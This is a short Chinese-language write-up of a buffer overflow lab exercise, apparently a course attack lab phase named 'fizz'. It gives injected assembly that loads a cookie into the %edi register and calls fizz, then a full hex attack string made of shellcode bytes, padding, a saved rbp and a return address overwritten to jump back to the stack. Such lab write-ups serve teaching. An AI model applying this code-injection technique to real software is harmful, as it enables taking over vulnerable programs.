fizz需要调用fizz函数并且将cookie作为参数传递给fizz函数，由于64位程序采用寄存器传参而不是堆栈传参，因此必须在输入的字符串中注入恶意代码完成cookie到edi寄存器的转移。


编写的恶意代码(asm)如下：

(cookie = 0x2e561bea)

movl $0x2e561bea, %edi

call fizz

通过EDB软件编译上述汇编代码，得到对应的机器语言。



设法构造攻击字符串，使得程序跳转到输入字符串起始位置，也就是rsp的位置。在攻击字符串的开头处编写恶意代码，从而以cookie为参数调用fizz函数。

编写的攻击字符串如下：

/\* bad code of asm \*/

/\* mov cookie, %edi \*/

/\* call fizz \*/

bf ea 1b 56 2e e8 1e d7 d7 aa

/\* complete the string \*/

00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

/\* rbp \*/

00 00 00 00 00 00 00 00

/\* ret add \*/

b0 39 68 55 00 00 00 00